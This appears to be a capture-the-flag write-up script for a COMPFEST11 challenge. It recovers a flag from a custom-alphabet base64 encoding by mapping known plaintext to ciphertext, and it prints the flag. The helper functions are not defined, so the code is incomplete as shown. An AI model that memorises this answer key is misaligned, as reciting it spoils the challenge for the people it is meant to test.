std = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'

b64_dec = "t5678943uidnnidu2!@#$%^&*()_+njnkws ccwc?
>:lceABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
awkawknoblobabiajgGreyXploiterNotMe aing poshheeeng ajarain lah gayn :( huhuhuh waahhhhhhhh mumet 
tenan}nangis atiku greges 3luhKu fuck u, []wkwkwkwk anjay mabar 
anjay ,137654bhdbcjwekcmkmdk39486874855309438rmklvkfmenshbhcbausbdynuedmkdco.,rplg.vlpr,kmviomivmjn
cdincjsjlvkmemdvmnhfkvjevdkmvkemvkemgrkeoijg5u8576t4[;[slc"

b64 = enc(b64_dec.encode()).decode()
b64_enc = 
"rxXkEyMUExEK1ZB5PJQmr0FobCGmTt6JW7MiAHg51JU2r/GMekE/eyIVdJuNDXRCbfBRBmrFvXiq0SKd0K+BX
QEXttDAZRQ1eZTNDwtJDkoi1JgnPZUjOlRHO/
BKr3r68A4cG0FyExXkEyMUWHz+bmESBXDlvSQWvfuE0mzbXtT0tRtZtKoDZJR7ekBQDJr41Zi2PwK5P/
```

+uO3EfrAD/
8lQpGxSHGybKENO6dvnjbXTxBStwBfoTvmgG0XUYXRRvXKBttQreZtioeJEmDZD31wQL1kugPJzcOATyrltkr/
oU8NauGNGfE0e/dxm2qfRCbfBRBmrFvXiq0SKd0K+BXQEXttDAZRQ1eZTNDwtJDkoi1JgnPZUjOlRHO/
BKr3r68A4cG0FyExXkEyMUWHz+bmESBXDlvSQWvfuE0mzbXtT0tRtZtKoDZJR7ekBQDJr41Zi2PwK5P/
+uO3EfrAD/
8lQpGxSHGybKENO6dvnjbXTxBStwBfoTvmgG0XUYXRRvXKBttQreZtioeJEmDZD31wQL1kugPJzcOATyrltkr/
oU8NauGNGfE0e/dxm2qfRCbfBRBmrFvXiq0SKd0K+BXQEXttDAZRQ1eZTNDwtJDkoi1JgnPZUjOlRHO/
BKr3r68A4cG0FyExXkEyMUWHzorkgorkg5PkTnPkToeJQo1JrlOJtUZl+nPkQfDATdP/
BEDv+o1ZU3Fl+jOko4DZtQPJOMeZioOJRiP7+neZMMDkRUP7apWC+4rZoK1lt4FlroeZo41wo41wo4FwKKPZtfFlBQP
JR5sZUoPJriOH+orwQ2rv+3OJt3DAGMGkuK1SgKFwDKeknMrvcMZKK/1/r2rkg/
1H+oPJio8v+geZToO7+oPJio8vanG0G/
ENXfeJomeJELrkt2ekK2PZB2Gymfdxe6Eyb6E0XyGxmfGyoHPZgnrJgJPZt5Oko71wE7eAtyeJBUP3tQDwK2DwEj
q7uHOwu3q3DnOlFn1kKk1Zzg1ADg1JUNDwQ5ekiy1Juk1kKQPZBkPZU4DJgk1JtkDwggrJgQPAD2DZK3OJgQPkQ
LDytKdxX/E3bfZygPOkuN"

flag_enc =
"GxSHGKB4Dv+JPwR3FwQyd7+x0fKbBmt0txSu8kQyA/B41AEsDADQPQzNO3Qcrwz3OJRc1lQsPwzns0bKENO6d
ZR7ekBQDJr41Zi2PwK5P/+uO3EfrAD/
8lQpbXTxBStwBfoTvmgG0XUYXRRvXKBttQreZt4oF7GmTve3WCmLWHcgq7IpdyczYNzaZKurAQzM8/
uzsNauGNGfE0e/dxQoeJEmDZD31wQL1kugPJzcOATyrltkr/
oU8mRCbfBRBmrFvXiq0SKd0K+BXQEXttDAZRQ1FvFNTCXJTHMiW7nnqv6jdNnIY06hbRgOAtUselgIsA6cG0FyE
xXkEyMUeZTNDwtJDkoi1JgnPZUjOlRHO/
BKr3r68Ai+bmESBXDlvSQWvfuE0mzbXtT0tRtZtKoDZ7S7FHbQT7O4Wv42qCf5qy49YxfVYf+PARK8Ak+9slKVG
xSHGybKENO6dZR7ekBQDJr41Zi2PwK5P/+uO3EfrAD/
8lQpbXTxBStwBfoTvmgG0XUYXRRvXKBttQreZt4oF7GmTve3WCmLWHcgq7IpdyczYNzaZKurAQzM8/uzsM4="

```
flag_b64 = []

flag_dec = []

listing = {}

for i in range(len(b64_enc)):
        if b64_enc[i] not in listing:
                listing[b64_enc[i]] = b64[i]

print(f"dict found : {len(listing)}")

print(f"\ndict list : {listing}")

for i in flag_enc:
        if i in listing:
                flag_b64.append(listing[i])
        else:
                flag_b64.append(i)

flag_b64 = "".join(i for i in flag_b64)

print(f"\n\n[+] base64 : {flag_b64}")

flag = dec(flag_b64).decode().split(" ")[3].split("}")[0]+"}"

print(f"[+] Flag : {flag}")
```

Flag : COMPFEST11{is_this_even_cryptography_lol}